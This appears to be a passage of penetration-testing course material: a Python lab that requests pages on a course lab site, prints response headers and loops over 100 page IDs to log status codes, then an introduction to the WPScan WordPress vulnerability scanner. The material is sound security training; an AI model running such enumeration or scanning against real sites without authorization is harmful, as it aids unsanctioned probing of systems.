```

- Above code makes a GET request to www.sans.org
  - Retrieves the index.php file


Three libraries are available to do various things with HTTP. (This is one of the big changes in Python 3.0 – they are consolidated.)

To perform a simple request and retrieve the response, the script in the slide makes use of the httplib. Once we have made the connection and sent the request, the response is assigned to the resp variable.

We can then use statements such as the resp.getheader() to retrieve the various headers in the response. For example:

```
print resp.getheader("Set-Cookie")
```

will print any cookies being set in this response.



Another simple function is accessing files. It is very common for us to want to read files that contain items for our test – passwords and usernames are two examples that spring to mind. We also want to write results to a file quite often. Python provides access to a file handle using the open statement. Once we have that handle, we can either read or write to the file.

Reading files is done through three different methods:

`read`, which loads the entire file into a string

`readline`, which retrieves one line from the file


`readlines`, which returns the file as a series of lines in a list

Python allows us to loop through the file by using the following for loop:


```
for line in infile:
```

Writing files is simple using the write method.

```
file.write('String to write to the file')
```




Our next exercise is on Python.



Objectives:

The student will learn how to utilize Python scripting to analyze HTTP web pages.



1. Open a terminal and launch gedit:

```
$ cd ~/Desktop
$ gedit custom.py &
```

2. Add the Python header to the file:

```
#!/usr/bin/python
```

3. Save the file by pressing the Save icon in gedit.


4. Back in the terminal, change the file permissions so it is executable:

```
$ chmod 755 ~/Desktop/custom.py
```

Note: This changes the mode of the file so that it is executable.

Python Scripting: Add HTTP Request Functionality

5. Return to gedit and add the functionality to retrieve the following web page:
http://www.sec542.org/python/index.php:





```
#!/usr/bin/python

import httplib
conn = httplib.HTTPConnection("www.sec542.org")
url = "/python/index.php"
conn.request('GET', url)
resp = conn.getresponse()
```


5. In the text editor, add the functionality to make an HTTP request to http://www.sec542.org/python/index.php.

The code is:

```
#!/usr/bin/python

import httplib
conn = httplib.HTTPConnection("www.sec542.org")
url = "/python/index.php"
conn.request('GET', url)
resp = conn.getresponse()
```

Note: if you run custom.py now, you will see no output. We will address that next.



6. Now we will add the code to print some of the response headers.


The code is:

```
#!/usr/bin/python

import httplib
conn = httplib.HTTPConnection("www.sec542.org")
url = "/python/index.php"
conn.request('GET', url)
resp = conn.getresponse()

print resp.getheader("Server")
print resp.getheader("Date")
print resp.getheader("Set-Cookie")
```

7. Now switch back to the terminal and run the script.

```
$ ~/Desktop/custom.py
```

Notice that the Cookie returns "None." This is because there was no cookie set, not that the cookie was set to None.




8. Now we are going to add to the code to loop through 100 page IDs.

Changes required for these steps are bolded below. Note that Python also requires consistent use of whitespace for the loop beginning after "while n<=100:":

```
#!/usr/bin/python

import httplib
n = 1
while n<=100:
      conn = httplib.HTTPConnection("www.sec542.org")
      url = "/python/index.php?id="+str(n)
      conn.request('GET', url)
      resp = conn.getresponse()
      print resp.getheader("Server")
      print resp.getheader("Date")
      print resp.getheader("Set-Cookie")
      respcode=resp.status
      n+=1
```

9. Once you have saved that file, switch back to the terminal and run the custom.py script.

```
$ ~/Desktop/custom.py
```



10. We are now going to write the URL and the response status code to the file results.txt. Changes required for these steps are bolded below:

```
#!/usr/bin/python

import httplib
n = 1
outfile=open("/tmp/results.txt", "a")
while n<=100:
      conn = httplib.HTTPConnection("www.sec542.org")
      url = "/python/index.php?id="+str(n)
      conn.request('GET', url)
      resp = conn.getresponse()
      print resp.getheader("Server")
      print resp.getheader("Date")
      print resp.getheader("Set-Cookie")
      respcode=resp.status
      result=url+" "+str(respcode)+"\n"
      outfile.write(result)
      n+=1
```


11. Once you have saved that file, switch back to the terminal and run the custom.py script.

```
$ ~/Desktop/custom.py
```


12. After it runs, check the results by initiating the following command:

```
$ less /tmp/results.txt
```

- Note the pattern of 200 vs. 404 status codes.
- Use "q" to quit less



Next up is an introduction to WPScan.




The primary focus of the class thus far has been largely that of manual testing techniques, though frequently made more efficient through the use of tools. Further, most of the techniques discussed have had rather general purpose appeal, as opposed to being heavily focused on product specific issues. Now, we will depart from both of those general trends by wielding an automated "black-box" scanning tool. Moreover, the tool has a laser beam focus one particular product, namely WordPress.

WPScan is the tool in question. WPScan provides an automated WordPress vulnerability scanner. In spite of the narrow focus on WordPress, the ubiquity of WordPress makes this a widely applicable tool in assessments of public facing as well as internal applications.

[1] http://wpscan.org/ (http://cyber.gd/542_527) **QR**

WPScan Details

- Actively updated vulnerability scanner for WordPress



- Be sure to update the WPScan vulnerability database when using:

```
$ wpscan.rb --update
```

https://github.com/wpscanteam/wpscan

As WordPress vulnerabilities and patches are released, so to is WPScan updated. The tool receives active updates to allow for discovery of current and future updates. One of the most important tasks with WPScan is ensuring that the tool's internal database has been updated. Thankfully this can be easily accomplished with the following command line:


```
$ wpscan.rb --update
```

Note: with the installation on the provided VM, this command will need to be run as follows:


```
$ sudo /opt/wpscan/wpscan.rb --update
```

WPScan is open source and available on GitHub[1].

